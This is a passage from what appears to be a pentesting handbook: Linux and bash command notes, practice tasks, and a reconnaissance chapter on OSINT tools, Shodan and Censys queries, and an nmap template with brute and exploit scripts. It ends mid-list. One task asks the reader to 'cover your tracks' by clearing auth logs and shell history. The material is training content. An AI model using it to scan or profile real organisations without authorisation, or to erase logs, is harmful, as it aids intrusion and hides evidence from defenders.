  example: grep -H 'a' testfile
           testfile:carry out few cyber-crime investigations

  Now, let's run the search a bit differently:
           cat testfile | grep -H 'a'
           (standard input):carry out few cyber-crime investigations

```

Note: Regular expression should be enclosed in single quotation marks or double quotes (allows environment variables to be used), to prevent the shell (Bash or others) from trying to interpret and expand the expression before

launching the grep process.

Using regular expressions

```
grep 'v.r' testfile
thank you very much
```

In the search above, `.` is used to match any single character - matches “ver” in “very”.

A regular expression may be followed by one of several repetition operators:

- The period (`.`) matches any single character.
- `?` means that the preceding item is optional, and if found, will be matched at the most, once.
- `*` means that the preceding item will be matched zero or more times.
- `+` means the preceding item will be matched one or more times.
- `{n}` means the preceding item is matched exactly `n` times, while `{n,}` means the item is matched `n` or more times. `{n,m}` means that the preceding item is matched at least `n` times, but not more than `m` times. `{,m}` means that the preceding item is matched, at the most, `m` times.

Search a specific string

Scan files for a text present in them Find a way to scan my entire linux system for all files containing a specific string of text. Just to clarify, I’m looking for text within the file, not in the file name.

```
grep -rnw 'directory' -e "pattern" --include={*.c,*.h} --exclude=*.o

-r          : search recursively
-n          : print line number
-w          : match the whole word.
--include={*.c,*.h} : Only search through the files which have .c or .h
↪extensions.
--exclude=*.o      : Exclude searching in files with .o extensions.
```

Note: `--exclude` or `--include` parameter could be used for efficient searching.

Line and word anchors

- The `^` anchor specifies that the pattern following it should be at the start of the line:

```
grep '^th' testfile
this
```

- The `$` anchor specifies that the pattern before it should be at the end of the line.

```
grep 'i$' testfile
Hi
```

- The operator `<` anchors the pattern to the start of a word.

```
grep '\<fe' testfile
carry out few cyber-crime investigations
```

- > anchors the pattern to the end of a word.

```
grep 'le\>' testfile
is test file
```

- The b (word boundary) anchor can be used in place of < and > to signify the beginning or end of a word:

```
grep -e '\binve' testfile
carry out few cyber-crime investigations
```

Shell expansions - input to Grep

If we don't single-quote the pattern passed to Grep, the shell could perform shell expansion on the pattern and actually feed a changed pattern to Grep.

```
grep "$HOME" /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

We used double quotes to make the Bash shell replace the environment variable \$HOME with the actual value of the variable (in this case, /root). Thus, Grep searches the /etc/passwd file for the text /root, yielding the two lines that match.

```
grep `whoami` /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Here, back-tick expansion is done by the shell, replacing *whoami* with the user name (root) that is returned by the whoami command.

Copy - Copy files and directories

```
cp <SOURCE> <DIRECTORY>
-r          : recursive.
-a          : similar to preserve,
-p          : preserve
-v          : verbose.
```

cut - remove sections from each line of files

```
cut OPTION... [FILE]...
-d          : use DELIM instead of TAB for field delimiter.
-f          : select only these fields.
```

Pipes

```
>          : direct normal output.
2>         : direct error output.
&>        : direct all output.
```

tar - Archiving utility

```
tar
-c      : create archive
-t      : list the content of the file
-x      : extract the files
-j      : bzip2 format
-z      : gzip format
```

find - Searching files

```
find / -name somename

-user      : File is owned by user uname (numeric user ID allowed).
-group     : File belongs to group gname (numeric group ID allowed).
-size      : File uses n units of space. c/k/M/G: bytes/Kilobytes/Megabytes/
↳Gigabytes.
-name      : Base of file name
```

Delete empty file and directories

```
find -empty -type d -delete
find -empty -type f -delete
```

Find each file in the current directory and tell it's type and grep JPEG files.

```
find . -type f -exec file {} + | grep JPEG
```

Other commands

```
nm-applet : a applet for network manager.
wc        : print newline, word, and byte counts for each file.
-c        : print the bytes count.
-l        : print the lines count.
-w        : print the word count.
sort      : sort lines of text files.
diff      : compare files line by line.
less      : print information one per page.
more      : prints information one per page.
head      : prints first 10 lines
tail      : prints last 10 lines.
whatis    : Provides a one line description of the commands.
which     : locate a command.
whereis   : locate the binary, source, and manual page files for a command.
locate    : find files by name
cal       : Display calendar
date      : Display date. Date command provides multiples options for displaying day,
↳and time, very helpful in creating backups with name having time and date.
tr        : Converts from smaller to uppercase. tr stands for translate.
-d        : delete characters in the text.
tee       : saves output in file as well as forward it.
```

(continues on next page)

(continued from previous page)

```
touch      : Create zero byte files, mainly used for changing the timestamps of the
↳file.
make       : If your program source file name is test.c/cpp, then you can directly
↳write make test, this would compile the test.c/cpp program. Remember this it's a
↳faster way.
stat       : View detailed information about a file, including its name, size, last
↳modified date and permissions.
uniq       : Report or omit repeated lines.
  -c       : prefix lines by the number of occurrences. (--count)
```

Special Characters

```
*(asterik)      : A wildcard used to represent zero or more characters in a
↳filename. For example: ls *.txt will list all the names ending in ".txt" such as
↳"file1.txt" and "file23.txt".
?(question mark) : A wildcard used to represent a single character in a filename.
↳For example ls pic?.jpg would match "pic1.jpg" and "pic2.jpg" but not "pic24.jpg"
↳or "pic.jpg".
[] (square brackets) : These are used to specify a range of values to match. For
↳example, "[0-9]" and "[a-z]".
;(semi colon)    : Command separator that can be used to run multiple commands on
↳a single line unconditionally.
&&(double ampersand) : Command separator which will only run the second command if the
↳first one is successful (does not return an error.)
||(double pipe)   : Command separator which will only run the second command if the
↳first command failed (had errors). Commonly used to terminate the script if an
↳important command fails.
# (Comments)     : Lines beginning with a # (with the exception of #!) are
↳comments and will not be executed.
```

1.2.7 Bash

Equality Tests

```
test       : checks file types and compare values
  -d       : check if the file is a directory
  -e       : check if the file exists
  -f       : check if the file is a regular file
  -g       : check if the file has SGID permissions
  -r       : check if the file is readable
  -s       : check if the file's size is not 0
  -u       : check if the file has SUID permissions
  -w       : check if the file is writeable
  -x       : check if the file is executable
```

Example

```
if test -f /etc/foo.txt
then
```

It can also be written as

```
if [ -f /etc/foo.txt ]; then

--square brackets [] form test.
-- There has to be white space surrounding both square bracket
```

List of equality tests

Checks equality between numbers

```
x -eq y      : Check if x is equals to y
x -ne y      : Check if x is not equals to y
x -gt y      : Check if x is greater than y
x -lt y      : Check if x is less than y
```

Checks equality between strings

```
x = y        : Check if x is the same as y
x != y       : Check if x is not the same as y
-n x         : Evaluates to true if x is not null
-z x         : Evaluates to true if x is null.
##Check in the following way --> if [ -z "$VAR" ];
```

Bash Command Substitution

Command substitution allows the output of a command to replace the command itself. Command substitution occurs when a command is enclosed as follows:

```
$ (command)
```

or

```
`command`
```

Bash performs the expansion by executing command and replacing the command substitution with the standard output of the command, with any trailing newlines deleted.

Bash Case Modification

Taken from [Case Modification](#)

```
${PARAMETER^}
${PARAMETER^^}
${PARAMETER,}
${PARAMETER,,}
${PARAMETER~}
${PARAMETER~~}
```

These expansion operators modify the case of the letters in the expanded text.

The ^ operator modifies the first character to uppercase, the , operator to lowercase. When using the double-form (^^ and ,,), all characters are converted.

The operators ~ and ^^ reverse the case of the given text (in PARAMETER).~ reverses the case of first letter of words in the variable while ^^ reverses case for all.

Example: Parameter ^

```
VAR="hack the PLANET"

echo ${VAR^}
Hack the PLANET

echo ${VAR^^}
HACK THE PLANET
```

Example: Parameter ,

```
VAR="HACK THE PLANET"

echo ${VAR,}
hACK THE PLANET

echo ${VAR,,}
hack the planet
```

Example: Parameter ~

```
VAR="hack the PLANET"

echo ${VAR~}
Hack The pLANET

echo ${VAR~~}
HACK THE planet
```

Bash Programming

Bash For Loop

```
for i in $( ls ); do
    echo item: $i
done
```

Bash If Statement

```
if [ "foo" = "foo" ]; then
    echo expression evaluated as true
else
    echo expression evaluated as false
fi
```

Bash loop thru array of strings

```
## declare an array variable
declare -a arr=("element1" "element2" "element3")

## now loop through the above array
for i in "${arr[@]}"
do
    echo "$i"
    # or do whatever with individual element of the array
done
```

The value of the variable whose name is in this variable can be found by

```
echo ${!n}
```

For example:

```
eth0="$(ip -o -4 address | grep eth0 | awk '{print $4}')"
wlan0="$(ip -o -4 address | grep wlan0 | awk '{print $4}')"
##eth0 and wlan0 contains the subnet of the eth0 and wlan0.

for interfaces in "eth0" "wlan0"
do
    ##var would actually get the value of that variable
    var="${!interfaces}"
done
```

Sample Output with \${!interfaces}:

```
10.233.113.136/23
```

Sample Output with \${interfaces}:

```
eth0
wlan0
```

1.2.8 Important Definitions

Information

Confidentiality, Integrity, Availability

We want our information to

- be read by only the right people (confidentiality).
- only be changed by authorized people or processes (integrity)
- be available to read and use whenever we want (availability).

Non-repudiation

Non-repudiation is about ensuring that users cannot deny knowledge of sending a message or performing some online activity at some later point in time. For example, in an online banking system the user cannot be allowed to claim that

they didn't send a payment to a recipient after the bank has transferred the funds to the recipient's account.

Difference between su and sudo

su

Change users or become superuser. The difference between "su -" and "su" is that former "su -" would switch to the new user directory. It would also change the environment variable according to the changed user. Whereas "su" would only change the user but will stay in the same directory.

Example: "su -"

```
root@Kali-Home:~# su - bitvijays
bitvijays@Kali-Home:~$ pwd
/home/bitvijays
```

Example: "su"

```
root@Kali-Home:~# su bitvijays
bitvijays@Kali-Home:/root$ pwd
/root
```

su -c

Executing command as another user

```
su -c "command" : Specify a command that will be invoked by the shell using its -c.
```

Example:

```
su bitvijays -c id
uid=1000(bitvijays) gid=1001(bitvijays) groups=1001(bitvijays)
```

sudo

Execute a command as another user. The difference between su and sudo is 'su' forces you to share your root password to other users whereas 'sudo' makes it possible to execute system commands without root password. 'sudo' lets you use your own password to execute system commands i.e. delegates system responsibility without root password.

Important File Formats

/etc/passwd

The **/etc/passwd** file is a colon-separated file that contains the following information:

- User name
- Encrypted password
- User ID number (UID)
- User's group ID number (GID)

- Full name of the user (GECOS)
- User home directory
- Login shell

```
root:!:0:0:/:/usr/bin/ksh
daemon:!:1:1::/etc:
bin:!:2:2::/bin:
sys:!:3:3::/usr/sys:
adm:!:4:4::/var/adm:
uucp:!:5:5::/usr/lib/uucp:
guest:!:100:100::/home/guest:
nobody:!:4294967294:4294967294:/:
lpd:!:9:4294967294:/:
lp:*:11:11::/var/spool/lp:/bin/false
invscout:*:200:1::/var/adm/invscout:/usr/bin/ksh
nuucp:*:6:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
paul:!:201:1::/home/paul:/usr/bin/ksh
jdoe:*:202:1:John Doe:/home/jdoe:/usr/bin/ksh
```

/etc/shadow

The **/etc/shadow** file contains password and account expiration information for users, and looks like this:

```
smithj:Ep6mckrOLChF.:10063:0:99999:7:xx:
```

As with the **passwd** file, each field in the shadow file is also separated with “:” colon characters, and are as follows:

- Username, up to 8 characters. Case-sensitive, usually all lowercase. A direct match to the username in the **/etc/passwd** file.
- Password, 13 character encrypted. A blank entry (eg. ::) indicates a password is not required to log in (usually a bad idea), and a * entry (eg. :*) indicates the account has been disabled.
- The number of days (since January 1, 1970) since the password was last changed.
- The number of days before password may be changed (0 indicates it may be changed at any time)
- The number of days after which password must be changed (99999 indicates user can keep his or her password unchanged for many, many years)
- The number of days to warn user of an expiring password (7 for a full week)
- The number of days after password expires that account is disabled
- The number of days since January 1, 1970 that an account has been disabled
- A reserved field for possible future use

/etc/group

The **/etc/group** file stores group information or defines the user groups. There is one entry per line, and each line has the following format (all fields are separated by a colon (:))

```
cdrom:x:24:john,mike,yummy
```

Where,

- `group_name`: Name of group.
- `Password`: Generally password is not used, hence it is empty/blank. It can store encrypted password. This is useful to implement privileged groups.
- `Group ID (GID)`: Each user must be assigned a group ID. You can see this number in your `/etc/passwd` file.
- `Group List`: It is a list of user names of users who are members of the group. The user names, must be separated by commas.

1.2.9 Tips and tricks

Apt-get error?

We often do mistakes while updating using apt-get which just leaves us with command line access to the system (GUI messed up). Possibly we unintentionally removed some necessary packages.

In this case, look for `/var/log/apt/history.log`, look for the time around which your system was broken. Copy the removed packages which would be in the format of

```
libapt-inst1.5:amd64 (0.9.7.9+deb7u5, 0.9.7.9+deb7u6), apt-utils:amd64 (0.9.7.9+deb7u5, 0.9.7.9+deb7u6).
```

To reinstall these packages you just need the package name such as

```
libapt-inst1.5, apt-utils.
```

```
*Step1* : Use sed to search for pattern ")", " and replace it with ")", \n". This would
↳ separate the packages by new line. Within vi ":s/), /\n/g"
*Step2* : Use cut -d ":" -f 1 to remove :amd64 and anything after that.
*Step3* : Now we have to get them back in one line rather than multiple lines. Within
↳ vi ":s/\n/ /g"
```

Track /etc directory

Etckeeper may be a bit more advanced, and it is used to put your whole `/etc` directory under revision control. To install and initialize it,

```
apt-get install etckeeper
etckeeper init
cd /etc
git commit -am Initial
```

After that, you can see pending changes in `/etc` by cd-ing into it and running

```
git status or git diff
```

at any time, and you can see previous, committed changes by running

```
git log or git log -p
```

You can override pending changes to any file with the last committed version with

```
git checkout FILENAME
```

Is showing full path

```
ls -R /path | awk '/:$/{s=$0;f=0} /:$/&&!f{sub(/:$/, "");s=$0;f=1;next} NF&&f{  
↪ print s"/"$0 }'
```

Keyboard shortcuts

Moving

```
Ctrl + a : Move to the start of line.  
Ctrl + e : Move to the end of line.  
Alt + b : Move to the start of the current word  
Alft + f : Move to the end of the current word
```

Erasing

```
Ctrl + w : Cut from cursor to previous whitespace.  
Ctrl + u : Cut from cursor to the start of line.  
Ctrl + k : Cut from cursor to the end of line.  
Ctrl + y : Paste the last cut text.
```

Window

```
WinKey + H : Minimize/ Hide the Window  
WinKey + Up Arrow Key : Maximize the current windows  
WinKey + Down Arrow Key : Return to original
```

Searching History

```
Search as you type. Ctrl + r and type the search term;
```

Read [Command Line Editing](#) for more information.

Awk converting to normal output to csv

```
A B --> "A","B"  
awk '{print "\"" $1 "\"","\" $2\""}'
```

Finding most open ports in nmap scan

```
grep "^[0-9]\+" <nmap file .nmap extension> | grep "\ open\ " | sort | uniq -c | sort_  
↪ -rn | awk '{print "\"" $1 "\"","\" $2\"","\" $3\"","\" $4\"","\" $5 \" $6 \" $7 \" $8 \" $9 \" "  
↪ $10 \" $11 \" $12 \" $13\""}' > test.csv
```

cat

When cat sees the string - as a filename, it treats it as a synonym for stdin. To get around this, we need to alter the string that cat sees in such a way that it still refers to a file called -. The usual way of doing this is to prefix the filename with a path - ./-, or /home/Tim/-. This technique is also used to get around similar issues where command line options clash with filenames, so a file referred to as ./-e does not appear as the -e command line option to a program.

1.2.10 Practice

That was most probably a lot of information, to practice all the it's always better to do some hands on.

Programming, Debugging and Git

Task 1 : Git

Learn git, would suggest to do a 15 min tutorial on try.github.com.

Task 2 : Vi/ gcc/ make

Create a small program using vi with syntax on, compile it using gcc using make.

Task 3 : gdb

Debug it using gdb -tui option to see the source code, experiment with breakpoints, and printing values.

Tip: Track that program using git, upload them to a remote server, then pull your code, check if its the same.

System administration

Task 1 : Login/ Logout Messages

Change the messages before login, after login. Remember the escapes sequences used in the /etc/issue. man agetty lists them.

Task 2 : Gather Information

Supposed you got access via shell to a linux system and extract some information from it. Create a script.

Task 3 : Add User

- Create a Alice, Bob, eve with the password “password” HINT: set password using chpasswd, look some examples in google to change from cmdline.
- Login from eve
- Copy and preserve all the configuration files from /etc and save it in eve home directory in the folder etc-backup-YYYYMMDD, direct all errors to cp.err

- Change the owner of all the files in the folder just created to Bob and the group of all the files to Alice and change the permission of all the files to 440 i.e r-r— HINT: would have to be logged as root
- Provide me all the unique shells used by the user present in the system in CAPS. HINT: /etc/passwd file contains all the shells, three four commands would be used.
- Cover your tracks, clear out the /var/log/auth.log (Have a look at this file and create a backup before clearing), clean your terminal history HINT: man pages would help you.
- Delete all the user Bob, Alice, eve. Make sure you delete their files too.
- Turn off the ping responses for your system permanently and turn on the Syn-cookies protection mechanism. {Search on Google}
- Use your previous script to create three users Alice, Bob, eve.
- create a folder dept inside it two folder hr, web.
- create two group hr and web.
- change group of web folder to web and hr to hr.
- add Alice and Bob user to web group
- add Alice to hr group.
- check that Bob is not able to enter in the hr folder and Alice is able to enter in both hr and web folder
- add user Bob to sudo group and check if it is able to run sudo ifconfig ?

Bash Scripting

Task 1 : Gather IP Addresses

Objective to get few IP addresses of Microsoft.com Domains.

- Download the index.html page of microsoft.com
- Every link in html is referred by href. Filter all the href (which would contain the link to different domains for Microsoft)
- Sort and find unique list. Get their ip addresses
- HINT: Tools such as cut, grep, wget, sort, uniq, host and little bit of bash scripting would be used.

1.2.11 Interesting Stuff

- Linux Monitoring Tools : Server density has written most comprehensive list of [80 Linux Monitoring Tools](#)
- Windows Monitoring Tools : Server density has written similar list for Windows too [60+ Windows Monitoring Tools](#)

Infrastructure Pentest Series

The Infrastructure Pentest Series cover all the phases of Infrastructure Pentest as described by [The Penetration Testing Execution Standard](#).

- *Intelligence Gathering* : Technical steps to perform during the information gathering phase of an organization and figuring out the attack-surface area.
- *Vulnerability Analysis* : Exploring different services running on different ports of a machine by utilizing metasploit-fu, nmap or other tools.
- *Exploitation* : Enumeration methods that can be used after compromising a domain user credentials and Remote code execution methods after compromising administrative credentials.
- *Post Exploitation* : Different methods to gather credentials after getting an administrative remote shell. Also, performing post-exploitation to leave high-impact to C-Level executives is also covered in this section.
- *Reporting* : Open-source ways to automate report writing after a successful Pentest.
- *Configuration Review* : Methods to perform configuration review for the switches, routers, firewall and endpoint devices.

2.1 Intelligence Gathering

This post (always Work in Progress) lists technical steps which one can follow while gathering information about an organization.

Suppose, we are tasked with an external/ internal penetration test of a big organization with DMZ, Data centers, Telecom network etc. Moreover, the only information that we know at this moment is the company name and/or it's domain name such as example.com

What are the

- Domain/ subdomains present? (like example.com – domain; ftp.example.com – subdomain)
- IP Addresses/ Network ranges/ ASN Number(s) assigned?
- Different Services (open ports) running on those IP Addresses?

- Email addresses or People working for the organization?
- Different Operating Systems/ Software used in the organization?

Additionally it is also interesting to know if there have been any security breaches in the past.

We might be able to compromise user credential(s) or running vulnerable service(s) and get inside the internal network of the organization.

2.1.1 Fingerprinting

We can either do **Passive fingerprinting** (learning more about the company, without them knowing it) or **Active fingerprinting** (process of transmitting packets to a remote host and analysing corresponding replies (which very likely will be logged)).

Passive fingerprinting and **Active fingerprinting** can be done by using various methods such as:

Passive Fingerprinting	Active Fingerprinting
<ul style="list-style-type: none">• whois	<ul style="list-style-type: none">• Finding DNS, MX, AAAA, A
<ul style="list-style-type: none">• ASN Number	<ul style="list-style-type: none">• DNS Zone Transfer(s)
<ul style="list-style-type: none">• Enumeration with Domain Name	<ul style="list-style-type: none">• SRV Records
<ul style="list-style-type: none">• Publicly available scans of IP Addresses	<ul style="list-style-type: none">• Port Scanning
<ul style="list-style-type: none">• Reverse DNS Lookup using External Websites	

Do you remember from earlier? We need to find answers to

Questions (What are the)	Answer
Different domain/ subdomains present?	whois, DNS-MX/AAAA/A/SRV, Enumeration with Domain Name
Different IP Address/ Network ranges/ ASN Number assigned?	DNS, ASN-Number, DNS-Zone-Transfer
Different Services/ Ports running on those IP Addresses?	Public Scans of IP/ Port Scanning
Email addresses or People working in the organization?	harvestor, LinkedIn
What are the different Operating Systems/ Software used?	FOCA
Any breaches which happened in the organization?	

The active and passive fingerprinting would help us to get those answers!

2.1.2 Passive Fingerprinting:

Whois

Whois provides information about the registered users or assignees of an Internet resource, such as a Domain name, an IP address block, or an autonomous system.

whois acts differently when given an IP address then a domain name.

- For a Domain name, it just provides registrar name etc.
- For a IP address, it provides the net-block, ASN Number etc.

```
whois <Domain Name/ IP Address>
-H Do not display the legal disclaimers some registries like to show you.
```

Googling for

```
"Registrant Organization" inurl: domaintools
```

Also helps for to search for new domains registered by the same organization. “Registrant Organization” is present in the output of whois.

ASN Number

We could find the AS Number that participates in the Border Gateway Protocol (BGP) used by particular organization which could further inform about the IP address ranges used by the organization. An ASN Number could be found by using Team CMRU whois service

```
whois -h whois.cymru.com " -v 216.90.108.31" |
```

If you want to do bulk queries refer @ [IP-ASN-Mapping-Team-CYMRU](#)

Hurricane Electric Internet Services also provide a website [BGPToolkit](#) which provides your IP Address ASN or search function by Name, IP address etc. It also provides AS Peers which might help in gathering more information about the company in terms of its neighbors.

Recon-ng

Available at : <https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Usage%20Guide>

Those are some of the functionalities :

- use recon/domains-hosts/bing_domain_web : Harvests hosts from Bing.com by using the site search operator.
- use recon/domains-hosts/google_site_web : Harvests hosts from google.com by using the site search operator.
- use recon/domains-hosts/brute_hosts : Brute forces host names using DNS.
- use recon/hosts-hosts/resolve : Resolves the IP address for a host.
- use reporting/csv : Creates a CSV file containing the specified harvested data.

The Harvester

Available at : <https://github.com/laramies/theHarvester>

The harvester provides email addresses, virtual hosts, different domains, shodan results etc. for the domain. It provides really good results, especially if you combine with shodan results as it may provide server versions and what's OS is running on a provided IP address.

```
Usage: theharvester options
  -d: Domain to search or company name
  -b: data source: google, googleCSE, bing, bingapi, pgp
           linkedin, google-profiles, people123, jigsaw,
           twitter, googleplus, all
  -v: Verify host name via dns resolution and search for virtual hosts
  -f: Save the results into an HTML and XML file
  -c: Perform a DNS brute force for the domain name
  -t: Perform a DNS TLD expansion discovery
  -e: Use this DNS server
  -h: use SHODAN database to query discovered hosts
```

Spiderfoot

Available at : <http://www.spiderfoot.net/download/>

SpiderFoot is a reconnaissance tool that automatically queries over 100 public data sources (OSINT) to gather intelligence on IP addresses, domain names, e-mail addresses, names and more. You simply specify the target you want to investigate, pick which modules to enable and then SpiderFoot will collect data to build up an understanding of all the entities and how they relate to each other.

Enumeration with Domain Name (e.g. example.com) using external websites

If you have domain name you could use

DNS Dumpster API

We can utilize DNS Dumpster's API to know the various sub-domain related to a domain.

```
curl -s http://api.hackertarget.com/hostsearch/?q=example.com > hostsearch
```

and the various dns queries by

```
curl -s http://api.hackertarget.com/dnslookup/?q=example.com > dnslookup
```

Tip: Combine these results with recon-ng, spiderfoot and DNS Dumpsters and create one csv with all results. Then use Eyewitness or HTTPScreenshot to check what's running.

Google Dorks (search operators)

- **site:** Get results from certain sites or domains.

- **filetype:suffix**: Limits results to pages whose names end in suffix. The suffix is anything following the last period in the file name of the web page. For example: filetype:pdf
- **allinurl/ inurl**: Restricts results to those containing all the query terms you specify in the URL. For example, [allinurl: google faq] will return only documents that contain the words “google” and “faq” in the URL, such as “www.google.com/help/faq.html”.
- **allintitle/ intitle**: Restricts results to those containing all the query terms you specify in the title.

Three good places to refer are [Search Operators](#), [Advanced Operators](#) and [Google Hacking Database](#).

Tip: Don’t underestimate the findings from those requests.

Other Tools

- [SearchDiggityv3](#) is Bishop Fox’s MS Windows GUI application that serves as a front-end to the most recent versions of our Diggity tools: GoogleDiggity, BingDiggity, Bing, LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.
- [DirBuster](#) attempt to find hidden pages/directories and directories with a web application, thus giving a another attack vector (For example. Finding an unlinked to administration page).

Publicly available scans of IP Addresses

- [Exfiltrated](#) provides the scans from the 2012 Internet Census. It would provide the IP address and the port number running at the time of scan in the year 2012.
- [Shodan](#): provides the same results may be with recent scans. You need to be logged-in. Shodan CLI is available at [Shodan Command-Line Interface](#)

Shodan Queries

```
title   : Search the content scraped from the HTML tag
html    : Search the full HTML content of the returned page
product : Search the name of the software or product identified in the banner
net     : Search a given netblock (example: 204.51.94.79/18)
version : Search the version of the product
port    : Search for a specific port or ports
os      : Search for a specific operating system name
country : Search for results in a given country (2-letter code)
city    : Search for results in a given city
```

Tip: you can add other terms in your query like webcam, printer, rdp, windows, default password, ...

- [Censys](#) is a search engine that allows computer scientists to ask questions about the devices and networks that compose the Internet. Driven by Internet-wide scanning, Censys lets researchers find specific hosts and create aggregate reports on how devices, websites, and certificates are configured and deployed. A good feature is the Query metadata which tells the number of Http, https and other protocols found in the IP network range.

Censys.io queries

```
ip:192.168.0.0/24 -- CIDR notation
```

Reverse DNS Lookup using External Websites

Even after doing the above, sometimes we miss few of the domain name. Example: Recently, In one of our engagement, the domain name was example.com and the asn netblock was 192.168.0.0/24. We did recon-ng, theharvester, DNS reverse-lookup via nmap. Still, we missed few of the websites hosted on same netblock but with different domain such as example.in. We can find such entries by using ReverseIP lookup by

DomainTools Reverse IP Lookup

Reverse IP Lookup by Domaintools: Domain name search tool that allows a wildcard search, monitoring of WHOIS record changes and history caching, as well as Reverse IP queries.

PassiveTotal

Passive Total : A threat-analysis platform created for analysts, by analysts.

Server-Sniff

Server Sniff : A website providing IP Lookup, Reverse IP services.

Robtex

Robtex : Robtex is one of the world's largest network tools. At robtex.com, you will find everything you need to know about domains, DNS, IP, Routes, Autonomous Systems, etc. There's a nmap nse [http-robtx-reverse-ip](#) which can be used to find the domain/ website hosted on that ip.

```
nmap --script http-robtx-reverse-ip --script-args http-robtx-reverse-ip.host='XX.XX.  
↪78.214'  
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-20 21:39 IST  
Pre-scan script results:  
| http-robtx-reverse-ip:  
|   xxxxxxindian.com  
|_  www.xxxxxindian.com
```

2.1.3 Active Fingerprinting

- For Scanning the Network see Nmap Documenation <<https://nmap.org/>>
- For basic and essential tools, take a look at : host dig, nslookup,...

Exploring the Network Further

By now, we would have information about what ports are open and possibly what services are running on them. Further, we need to explore the various options by which we can get more information.

Gathering Screenshots for http* services

There are four ways (in my knowledge to do this):

- **http-screenshot NSE:** Nmap has a NSE script [http-screenshot](#). This could be executed while running nmap. It uses the wkhtml2image tool. Sometimes, you may find that running this script takes a long time. It might be a good idea to gather the http* running IP, Port and provide this information to wkhtml2image directly via scripting. You do have to install wkhtml2image and test with javascript disabled and other available options.
- **httpscreenshot** from breenmachine: [httpscreenshot](#) is a tool for grabbing screenshots and HTML of large numbers of websites. The goal is for it to be both thorough and fast which can sometimes oppose each other.
- **Eyewitness** from Chris Truncer: [EyeWitness](#) is designed to take screenshots of websites, provide some server header info, and identify default credentials if possible.
- Another method is to use [html2image](#) which is a simple Java library which converts plain HTML markup to an image and provides client-side image-maps using html element.
- **RAWR: Rapid Assessment of Web Resources:** [RAWR](#) provides with a customizable CSV containing ordered information gathered for each host, with a field for making notes/etc.; An elegant, searchable, JQuery-driven HTML report that shows screenshots, diagrams, and other information. A report on relevant security headers. In short, it provides a landscape of your webapplications. It takes input from multiple formats such as Nmap, Nessus, OpenVAS etc.

Information Gathering for http* Services

- [WhatWeb](#) recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded device. [Tellmeweb](#) is a ruby script which reads a Nmap Gmap file and runs whatweb against all identified open http and https ports. A [WhatWeb Result Parser](#) has also been written which converts the results to CSV format. More information about advanced usage can be found at [Whatweb Advance Usage](#).
- [Wapplyzer](#) is a Firefox plug-in. There are four ways (in my knowledge to do this) be loaded on browser. It works completely at the browser level and gives results in the form of icons.
- [W3Tech](#) is another Chrome plug-in which provides information about the usage of various types technologies on the web. It tells which web technologies are being used based on the crawling it has done. So example.com, x1.example.com, x2.example.com will show the same technologies as the domain is same (which is not correct).
- [ChromeSnifferPlus](#) is another chrome extension which identifies the different web-technologies used by a website.
- [BuiltWith](#) is another website which provides a good amount of information about the different technologies used by website.

2.1.4 Attack Surface Area - Reconnaissance Tools

Aquatone: A tool for domain flyovers

[Aquatone](#) is a set of tools for performing reconnaissance on domain names. It can discover subdomains on a given domain by using open sources as well as the more common subdomain dictionary brute force approach. After subdomain(s) discovery, AQUATONE can scan the identified hosts (subdomains) for common web ports and HTTP headers, HTML bodies and screenshots can be gathered and consolidated into a report for easy analysis of the attack surface. A detailed blog is available at [AQUATONE: A tool for domain flyovers](#)

DataSploit

The **DataSploit** tool performs various OSINT techniques, aggregates all the raw data, and returns the gathered data in multiple formats.

Functional Overview:

- Performs OSINT on a domain / email / username / phone and find out information from different sources.
- Correlates and collaborate the results, shows them in a consolidated manner.
- Tries to figure out credentials, api-keys, tokens, subdomains, domain history, legacy portals, etc. related to the target.
- Use specific script/ launch automated OSINT to consolidate data.
- Performs Active Scans on collected data.
- Generates HTML, JSON reports along with text files.

Spiderfoot

SpiderFoot is an open source intelligence automation tool. Its goal is to automate the process of gathering intelligence about a given target, which may be an IP address, domain name, hostname or network subnet. SpiderFoot can be used offensively, i.e. as part of a black-box penetration test to gather information about the target or defensively to identify what information your organization is freely providing for attackers to use against you.

Intrigue.io

Intrigue makes it easy to discover information about the attack surface connected to the Internet. Intrigue utilizes common OSINT sources via “tasks” to create “entities”. Each discovered entity can be used to discover more information, either automatically or manually.

Ivre: A tool for domain flyovers

IVRE is an open-source framework for network recon. It relies on open-source well-known tools (Nmap, Zmap, Masscan, Bro and p0f) to gather data (network intelligence), stores it in a database (MongoDB), and provides tools to analyze it.

It includes a Web interface aimed at analyzing Nmap scan results (since it relies on a database, it can be much more efficient with huge scans than a tool like Zenmap, the Nmap GUI, for example).

How to tune Nmap in ivre ?

The Configuration file is : /etc/ivre.conf

```
NMAP_SCAN_TEMPLATES["noping"] = {
  "traceroute": "True",
  "osdetect": "True",
  "pings": "n",
  "ports": "more",
  "resolve": "1",
  "extra_options": ['-T2', '-sC'],
  "verbosity": 2,
  "host_timeout": "15m",
```

(continues on next page)

(continued from previous page)

```

"script_timeout": "2m", # default value: None
"scripts_categories": ['default', 'discovery', 'auth'],
"scripts_exclude": ['broadcast', 'brute', 'dos', 'exploit', 'external', 'fuzzer',
                    'intrusive'], # default value: None
# "scripts_force": None,
# "extra_options": None,
}

```

```

NMAP_SCAN_TEMPLATES["aggressive"] = NMAP_SCAN_TEMPLATES["default"].copy()
NMAP_SCAN_TEMPLATES["aggressive"].update({
    "host_timeout": "30m",
    "script_timeout": "5m",
    "scripts_categories": ['default', 'discovery', 'auth', 'brute',
                          'exploit', 'intrusive'],
    "scripts_exclude": ['broadcast', 'external']
})

```

How to get all CN certs from ivre ?

From Scancli

```
ivre scancli --distinct ports.scripts.ssl-cert.subject.
```

OR

```
ivre scancli --distinct ports.scripts.ssl-cert.subject | python -c "import ast,json,
↪ sys
```

```
for l in sys.stdin: print(json.dumps(ast.literal_eval(l)))" | jq .commonName
```

From Python API

```
db.nmap.searchscript(name='ssl-cert', values={'subject.commonName': {'$exists': True}}
↪) or, preferably
```

OR

```
db.nmap.searchscript(name='ssl-cert', values={'subject.commonName': re.compile('')})
```

> Not formally the same meaning, but the latter is more portable and should work with PostgreSQL backend.

2.1.5 MyGoTo

1. Launch Spidefoot, Recon-ng, dicover
